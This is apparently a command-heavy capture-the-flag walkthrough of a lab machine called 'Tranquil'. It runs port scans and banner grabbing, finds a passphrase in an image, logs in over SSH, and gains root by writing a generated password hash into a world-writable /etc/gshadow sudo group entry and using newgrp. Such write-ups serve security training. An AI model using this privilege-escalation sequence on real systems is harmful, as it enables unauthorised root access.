Tranquil

$ nmap -sS --open -p- -n -Pn --min-rate 5000 -vvv 192.168.0.214
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack ttl 64

$ nmap -sCV --open -p- -n -Pn --min-rate 5000 -vvv 192.168.0.214
PORT STATE SERVICE REASON VERSION
21/tcp open ssh syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)


```
~/.ssh ⌚ 2:45:27
$ nc 192.168.0.214 21
whoami
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0
Date: Mon, 28 Apr 2025 05:45:36 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```


```
~/.ssh ⌚ 2:45:16
$ nc 192.168.0.214 21
whoamiSSH-2.0-OpenSSH_8.4p1 Debian-5

Invalid SSH identification string.
```


```
~/.ssh ⌚ 2:45:31
$ nc 192.168.0.214 21
SSH-2.0-OpenSSH_8.4p1 Debian-5
```

```
/home/guel ⌚ 2:46:58
$ curl 192.168.0.214
curl: (7) Failed to connect to 192.168.0.214 port 80 after 1 ms: Could not connect to server

/home/guel ⌚ 2:47:09
$ curl 192.168.0.214:21
<img src="tranquil.jpg">


<!── We are one, humans, computers and ports.
- guru ──>

/home/guel ⌚ 2:47:15
$
```

```
/home/guel ⌚ 2:48:47
$ curl 192.168.0.214:21/tranquil.jpg --output tranquil.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 58170  100 58170    0     0  1596k      0 --:--:-- --:--:-- --:--:-- 1623k
```









passphrase keepcalm

```
/home/guel  3:06:47
$ ssh-keygen -f guru
Generating public/private ed25519 key pair.
Enter passphrase for "guru" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in guru
Your public key has been saved in guru.pub
The key fingerprint is:
SHA256:pkHQjJYWkuG1M8Fsc31MoaMQDHZWVf3wYCpdWhuOQOQ root@kali
The key's randomart image is:
+--[ED25519 256]--+
|   =BOB.=+++o     |
| o.=@=+.o.o O     |
|  .+=o. E+ O B    |
|     =  ... = o o |
|      o S.        |
|       +          |
|      .           |
|                  |
|                  |
```

```
$ chmod 600 guru

/home/guel  3:08:55
$ ssh -i guru guru@192.168.0.214 -p 21
The authenticity of host '[192.168.0.214]:21 ([192.168.0.214]:21)' can't be established.
ED25519 key fingerprint is SHA256:i8/S1lOUvm1L+Qzh42YuM939O+JPLeEzuoZ4tTC7kfE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.0.214]:21' (ED25519) to the list of known hosts.
guru@192.168.0.214's password:
Linux tranquil 5.10.0-8-686-pae #1 SMP Debian 5.10.46-5 (2021-09-23) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 30 09:04:21 2021 from 192.168.1.51
guru@tranquil:~$
```


drwxr-xr-x 3 root root 4096 Sep 30 2021 emacs
-rw-r--r-- 1 root root 0 Sep 30 2021 environment
-rw-r--r-- 1 root root 1816 Dec 26 2019 ethertypes
drwxr-xr-x 4 root root 4096 Sep 30 2021 fonts
-rw-r--r-- 1 root root 806 Sep 30 2021 fstab
-rw-r--r-- 1 root root 2584 Feb 1 2020 gai.conf
drwxr-xr-x 2 root root 4096 Sep 30 2021 groff
-rw-r--r-- 1 root root 712 Sep 30 2021 group
-rw-r--r-- 1 root root 700 Sep 30 2021 group-
drwxr-xr-x 2 root root 4096 Sep 30 2021 grub.d
-rw-rw-rw- 1 root shadow 598 Sep 30 2021 gshadow
-rw-r----- 1 root shadow 589 Sep 30 2021 gshadow-
drwxr-xr-x 3 root root 4096 Sep 30 2021 gss
-rw-r--r-- 1 root root 9 Aug 7 2006 host.conf
-rw-r--r-- 1 root root 9 Sep 30 2021 hostname
-rw-r--r-- 1 root root 188 Sep 30 2021 hosts
-rw-r--r-- 1 root root 411 Sep 30 2021 hosts.allow
-rw-r--r-- 1 root root 711 Sep 30 2021 hosts.deny
drwxr-xr-x 2 root root 4096 Sep 30 2021 init.d
drwxr-xr-x 5 root root 4096 Sep 30 2021 initramfs-tools


/home/guel 3:34:09
$ openssl passwd -6 'hola'
6L56jGfDYsUimKX/a$uxRctZt637uoaKL7RqqS6lRb1lMypharTLGzGZzo5sKSj/voLjxBX.9Ah9lvbk.vTKu0sVY2PwqgUeDZ0GQqV/


GNU nano 5.4 gshadow
root:*::
daemon:*::
bin:*::
sys:*::
adm:*::
tty:*::
disk:*::
lp:*::
mail:*::
news:*::
uucp:*::
man:*::
proxy:*::
kmem:*::
dialout:*::
fax:*::
voice:*::
cdrom:*::guru
floppy:*::guru
tape:*::
sudo:6L56jGfDYsUimKX/a$uxRctZt637uoaKL7RqqS6lRb1lMypharTLGzGZzo5sKSj/voLjxBX.9Ah9lvbk.vTKu0sVY2PwqgUeDZ0GQqV/::
audio:*::guru
dip:*::guru
www-data:*::
backup:*::
operator:*::
list:*::
irc:*::
src:*::
gnats:*::
shadow:*::
utmp:*::
video:*::guru
sasl:*::
plugdev:*::guru


guru@tranquil:/etc$ newgrp sudo
Password:
guru@tranquil:/etc$ groups
sudo cdrom floppy audio dip video plugdev netdev guru
guru@tranquil:/etc$ sudo -l
[sudo] password for guru:
Sorry, try again.
[sudo] password for guru:
Matching Defaults entries for guru on tranquil:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User guru may run the following commands on tranquil:
(ALL : ALL) ALL
guru@tranquil:/etc$ sudo su
root@tranquil:/etc# whoami
root
root@tranquil:/etc#